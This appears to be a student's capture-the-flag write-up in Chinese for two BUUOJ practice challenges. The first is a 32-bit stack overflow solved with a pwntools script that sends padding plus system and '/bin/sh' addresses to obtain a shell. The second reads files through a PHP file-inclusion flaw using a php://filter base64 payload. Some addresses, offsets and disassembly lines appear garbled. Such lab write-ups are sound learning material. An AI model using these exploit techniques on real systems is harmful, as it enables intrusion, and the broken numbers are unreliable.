

2024.12.3

PWN

jarvisoj_level2


做题人:焦昱淇

题目url:https://buuoj.cn/challenges#jarvisoj_level2

知识点:栈溢出

checksec查看

无保护 32位



IDA查看


发现可执行的漏洞 read buf可以溢出

The screenshot shows the IDA Pro interface with the following components:

- File Edit Jump Search View Debugger Lumina Options Windows Help**: The main menu bar.
- No debugger**: Status bar indicating no debugger is attached.
- Toolbars**: Standard file, edit, search, and navigation tools.
- Function List**: A tree view under "Functions" showing symbols like `_system`, `__gmon_start__`, `__libc_start_main`, `_start`, etc.
- Assembly View**: The main assembly window titled "IDA View-A". It displays the assembly code for a function named `vulnerable_function`. The code reads a buffer from memory and prints it to the console.
- Pseudocode View**: A tabbed view titled "Pseudocode-A" showing the pseudocode representation of the assembly code.
- Hex View**: A tabbed view titled "Hex View-1" showing the hex dump of the assembly code.
- Symbol Legend**: A horizontal bar at the bottom identifying symbols: Library function (cyan), Regular function (blue), Instruction (brown), Data (grey), Unexplored (yellow-green), External symbol (pink), and Lumina function (green).

```
1: size_t vulnerable_function()
2: {
3:     _BYTE buf[136]; // [esp+0h] [ebp-88h] BYREF
4:
5:     system("echo Input:");
6:     return read(0, buf, 0x100u);
7: }
```

发现起止位置



寻找后门

发现/bin/sh

```
.data:0804A021 db 0
.data:0804A022 db 0
.data:0804A023 db 0
.data:0804A024 public hint
.data:0804A024 hint db '/bin/sh',0
.data:0804A024 _data ends
.bss:0804A02C ; =====
.bss:0804A02C ; Segment type: Uninitialized
.bss:0804A02C ; Segment permissions: Read/Write
.bss:0804A02C _bss segment byte public 'BSS' use32
.bss:0804A02C assume cs:_bss
.bss:0804A02C ;org 804A02Ch
.bss:0804A02C assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A02C public __bss_start
.bss:0804A02C _bss_start db ?
.bss:0804A02C ; DATA XREF: deregister_tm_clones+5t0 ...
.bss:0804A02C ; deregister_tm_clones+1E+o ...
.bss:0804A02C ; Alternative name is '__TMC_END__'
.bss:0804A02C ; completed.7181
.bss:0804A02C ; _edata
.bss:0804A02D db ?
.bss:0804A02E db ?
.bss:0804A02F db ?
.bss:0804A02F unk_804A02F db ? ; DATA XREF: deregister_tm_clones:o
.bss:0804A02F _bss ends
.prgend:0804A030 ; =====
.prgend:0804A030
.prgend:0804A030 ; Segment type: Zero-length
.prgend:0804A030 _prgend segment byte public '' use32
.prgend:0804A030 _end label byte
.prgend:0804A030 _prgend ends
```

发现_system

```
.text:0804844C mov esp, esp
.text:0804844E sub esp, 88h
.text:08048450 sub esp, 0Ch
.text:08048452 push offset command ; "echo Input:" ; DATA XREF: deregister_tm_clones+5t0 ...
.text:08048454 call _printf
.text:08048457 add esp, 10h
.text:08048460 sub esp, 4
.text:08048462 push 10h ; nbytes
.text:08048464 lea eax, [ebp+buf]
.text:08048466 push eax ; buf
.text:08048468 push 0 ; fd
.text:08048470 push 0 ; fd
.text:08048472 push 0 ; fd
.text:08048474 push 0 ; fd
.text:08048476 push 0 ; fd
.text:08048478 call _read
.text:0804847A add esp, 10h
.text:0804847C nop
.text:0804847E leave
.text:0804847F retn
.text:0804847F ; } // starts at 804844B
.text:0804847F vulnerable_function endp
.text:08048480
.text:08048480 ; ===== S U B R O U T I N E =====
.text:08048480
.text:08048480 ; Attributes: bp-based frame fuzzy-sp
.text:08048480
.text:08048480 ; _cdecl main(int argc, const char **argv, const char **envp)
.text:08048480 public main
.text:08048480 main proc near ; DATA XREF: _start+17+o
.text:08048480
.text:08048480 var_4 = dword ptr -4
.text:08048480 argc = dword ptr 8
.text:08048480 _argc = dword ptr 00000000
0000045C 0804845C: vulnerable_function+11 (Synchronized with Hex View-1)
```

r checks the segment permissions, class, and name
d-only.
cannot be decompiled

sk: 8GB

22:07 2024/12/3

写脚本

32位脚本是挺难写的哈

```
File Actions Edit View Help
File Edit Search View Document Help
1 from pwn import *
2
3 r = remote("node5.buuoj.cn",25379)
4 shell_addr = 0x804a4024
5 _system= 0x08048450
6 offset = 0x8844
7 payload = b'A'*offset + p32(_system) + p32(shell_addr)
8 r.sendline(payload)
9 r.interactive()
10

ls
cat flag
flag{2e763ad1-eb18-418f-856e-29e0f0e7535f}
```

web

[ACTF2020 新生赛]Include

做题人:焦昱淇


题目url:<https://buuoj.cn/challenges#>

[ACTF2020%20E6%96%B0%E7%94%9F%E8%B5%9B]Include


知识点:PHP封装协议

打开

发现tips, 点进去



发现后缀为flag.php, ?file=flag.php 猜测文件包含漏洞



看网上说的

重要的知识点——PHP封装协议：

`php://filter/read=convert.base64-encode/resource=xxx.php`

`php://filter` 是 PHP 中独有的一个协议，可以作为一个中间流来处理其他流，可以进行任意文件的读取；根据名字 filter，可以很容易想到这个协议可以用来过滤一些东西；使用不同的参数可以达到不同的目的和效果：

`resource=<要过滤的数据流>` 指定了你要筛选过滤的数据流。必选

`read=<读链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符 (|) 分隔。可选

`write=<写链的筛选列表>` 可以设定一个或多个过滤器名称，以管道符 (|) 分隔。可选

<；两个链的筛选列表> 任何没有以 `read=` 或 `write=` 作前缀 的筛选器列表会视情况应用于读或写链。
`php://filter` 与包含函数结合时，`php://filter` 流会被当作 PHP 文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。
`read=convert.base64-encode`, 用 base64 编码输出，不然会直接当做 PHP 代码执行，看不到源代码内容。

于是使用封装协议这个漏洞



base64解码

